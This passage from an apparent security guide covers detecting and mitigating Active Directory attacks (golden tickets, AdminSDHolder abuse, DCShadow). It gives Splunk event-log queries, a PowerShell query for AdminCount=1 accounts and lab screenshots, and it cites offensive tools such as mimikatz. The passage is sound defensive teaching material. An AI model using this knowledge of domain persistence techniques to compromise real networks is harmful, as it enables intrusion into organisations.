- Search Bar:** Contains the command: `1 index=* EventCode=4672 Account_Name!="*$"
2 | table _time, ComputerName, Account_Name, Account_Domain`. A timestamp range "Last 15 minutes" is also visible.
- Event Count:** 29 events found between 8/10/19 6:11:56.000 PM and 8/10/19 6:26:56.000 PM.
- Statistics Tab:** Selected, showing 29 events.
- Visualizations:** Options for "Events", "Patterns", "Visualization", "100 Per Page", "Format", and "Preview".
- Table Headers:** `_time`, `ComputerName`, `Account_Name`, `Account_Domain`.
- Table Data:** Four rows of data are shown, all with the `Account_Name` field highlighted with a red border:

<code>_time</code>	<code>ComputerName</code>	<code>Account_Name</code>	<code>Account_Domain</code>
2019-08-10 18:23:50	FOX-PC-SOLID.fox.com	administrator	FOX
2019-08-10 18:23:37	FOX-SVR-DC.fox.com	administrator	FOX
2019-08-10 18:23:24	FOX-SVR-DC.fox.com	administrator	FOX
2019-08-10 18:23:24	FOX-SVR-DC.fox.com	administrator	FOX

MITIGATION & DETECTION - GOLDEN TICKETS

DETECTION:

- Some monitoring and defensive products like Microsoft ATP are capable of detecting golden ticket attacks.

The screenshot shows a Microsoft ATP dashboard with two detected events related to Kerberos Golden Tickets:

- Event 1:** Occurred 11 minutes ago. It details a "Kerberos Golden Ticket - nonexistent account" for the user "domain1.test.local\fakeClient1\$". The ticket was used from "CLIENT1" to access "DC1 (LDAP)".
- Event 2:** Occurred at 12:52 Today. It details another "Kerberos Golden Ticket - nonexistent account" for the user "domain1.test.local\fake". This ticket was used from 2 computers to access 3 resources. The event started at 12:52 on July 2, 2018.

Image from:

<https://techcommunity.microsoft.com/t5/Azure-Advanced-Threat-Protection/Azure-ATP-brings-you-a-new-Preview-detection-Kerberos-golden/m-p/213146>

MITIGATION:

- Just like with golden tickets, preventing attackers from getting to your administrative users is the key to preventing AdminSDHolder abuse. Only domain admins can modify the AdminSDHolder container, your priority should be protecting these high value targets from being accessed by attackers.
- So like I've said before:
 - Limit the number of domain administrators in your environment.
 - Limit where the few domain administrators you have can login i.e. only to the DC.
 - Maintain a least privilege model for admins and users in your environment.
 - Don't give regular users local administrator rights to their PC. This just makes an attacker's job easier.

MITIGATION & DETECTION - ADMINSDHOLDER

DETECTION:

- Detection is pretty straightforward since the AdminSDHolder container is never modified; at least not in any situation I can think of. Use EventID 5136 (a directory service object was modified) and immediately investigate any modifications to the AdminSDHolder object.


```
index=* EventCode=5136 Class=container DN=*_AdminSDHolder*
| table _time, Account_Name, DN, Type
| rename DN as "TargetObject"
```

Statistics (4)			
_time	Account_Name	Target Object	Type
2019-08-27 19:11:01	Administrator	CN=AdminSDHolder,CN=System,DC=fox,DC=com	Information Active Directory Domain Services Value Added
2019-08-27 19:11:01	Administrator	CN=AdminSDHolder,CN=System,DC=fox,DC=com	Information Active Directory Domain Services Value Deleted

MITIGATION & DETECTION - ADMINSHOLDER

- Some more useful detection advice from adsecurity.org is monitoring users and groups with “`AdminCount = 1`” to identify domain accounts with ACLs set by SDProp. You can use the AD Module command below to do this.

```
Get-ADObject -LDAPFilter "(&(admincount=1)(|(objectcategory=person)(objectcategory=group)))" -Properties MemberOf,Created,Modified,AdminCount  
| select ObjectClass, Name
```



A screenshot of a Windows PowerShell window titled "Administrator" showing the results of a command to find domain accounts with AdminCount = 1. The output lists various objects (groups and users) and their names.

ObjectClass	Name
group	Administrators
group	Print Operators
group	Backup Operators
group	Replicator
group	Domain Controllers
group	Schema Admins
group	Enterprise Admins
group	Domain Admins
group	Server Operators
group	Account Operators
group	Read-only Domain Controllers
group	FOX HQ Admins
user	Administrator
user	krbtgt
user	revolver ocelot
user	eva
user	raiden
user	olga
user	quiet

MITIGATION:

- I've said this before and I'll say it again; protect your administrative users. DCShadow requires the compromise of a domain administrator's account to execute. Stop attackers from getting this and you can save yourself a lot of trouble.

DETECTION:

- DCShadow persistence can be a little tricky to detect since the changes made to AD objects are done via active directory replication which aren't logged the same way that regular/direct AD object changes are.
- One of the best ways to detect DCShadow abuse is monitoring your network logs and looking for AD replication traffic coming from non-domain controller hosts.
- The detection techniques in the next few pages rely on using event logs to identify potential DCShadow abuse.

Detection reference:

<https://attack.stealthbits.com/how-dcshadow-persistence-attack-works>

<https://github.com/AlsidOfficial/UncoverDCShadow>

MITIGATION & DETECTION - DCSHADOW

- Use Event ID 4929 (an Active Directory replica source naming context was removed) to identify domain replication activity coming from the source address of a non-domain controller host.

```
index=* EventCode=4929 Source_Address!="FOX-SVR-DC.fox.com"  
| table _time, Source_Address, TaskCategory
```

The screenshot shows a Splunk search interface with the following details:

- Search Query:**

```
1 index=* EventCode=4929 Source_Address!="FOX-SVR-DC.fox.com"  
2 | table _time, Source_Address, TaskCategory
```
- Results Summary:** 1 event (before 8/28/19 11:50:28.000 AM) No Event Sampling
- Statistics:** 1 event
- Event Details:**

_time	Source_Address	TaskCategory
2019-08-28 11:27:41	FOX-PC-ZERO.fox.com	Detailed Directory Service Replication
- Annotations:** A red box highlights the "Source_Address" field value "FOX-PC-ZERO.fox.com". Another red box highlights the "TaskCategory" field value "Detailed Directory Service Replication". A red callout points from the text "Domain replication activity from a host that isn't FOX.com's domain controller" to the "Source_Address" field.

MITIGATION & DETECTION - DCSHADOW

- Monitor Event ID 4742 (a computer account was changed) for specific SPN values added to a non-domain controller host and then immediately being removed.

```
index=* EventCode=4742  
| table _time, Account_Name, Message
```

1 index=* EventCode=4742
2 | table _time, Account_Name, Message

✓ 3 events (8/28/19 12:00:00.000 AM to 8/28/19 12:24:03.000 PM) No Event Sampling ▾

Events Patterns Statistics (3) Visualization

100 Per Page ▾ Format Preview ▾

_time	Account_Name	Message
2019-08-28 11:27:41	Administrator FOX-PC-ZERO\$	A computer account was changed.

Subject:

Security ID: S-1-5-21-3614633456-3812767098-950797269-500
Account Name: Administrator
Account Domain: FOX
Logon ID: 0x193A21

Service Principal Names:

- HOST/FOX-PC-ZERO.fox.com
- RestrictedKrbHost/FOX-PC-ZERO.fox.com
- HOST/FOX-PC-ZERO
- RestrictedKrbHost/FOX-PC-ZERO
- E3514235-4B06-11D1-AB04-00C04FC2DCD2/dc164344-05ae-4340-a79f-63f760432fa7/fox.com

SPN values to look for

Computer Account That Was Changed:

Security ID: S-1-5-21-3614633456-3812767098-950797269-1125
Account Name: FOX-PC-ZERO\$
Account Domain: FOX

I've done my best to call out all the resources I've used in each individual section, but here are some resources and references that I believe deserve another mention:

All icons downloaded from: <https://www.flaticon.com/>

- <https://attack.mitre.org/>
- <https://adsecurity.org/>
- <https://www.harmj0y.net/blog/>
- <https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/>
- <https://attack stealthbits.com/>
- <https://posts.specterops.io/>
- <https://github.com/infosecninja/AD-Attack-Defense>
- <https://www.blackhat.com/docs/us-15/materials/us-15-Metcalf-Red-Vs-Blue-Modern-Active-Directory-Attacks-Detection-And-Protection.pdf>
- <https://github.com/gentilkiwi/mimikatz/wiki>
- <https://github.com/BloodHoundAD/Bloodhound/wiki>
- <https://github.com/GhostPack/Rubeus>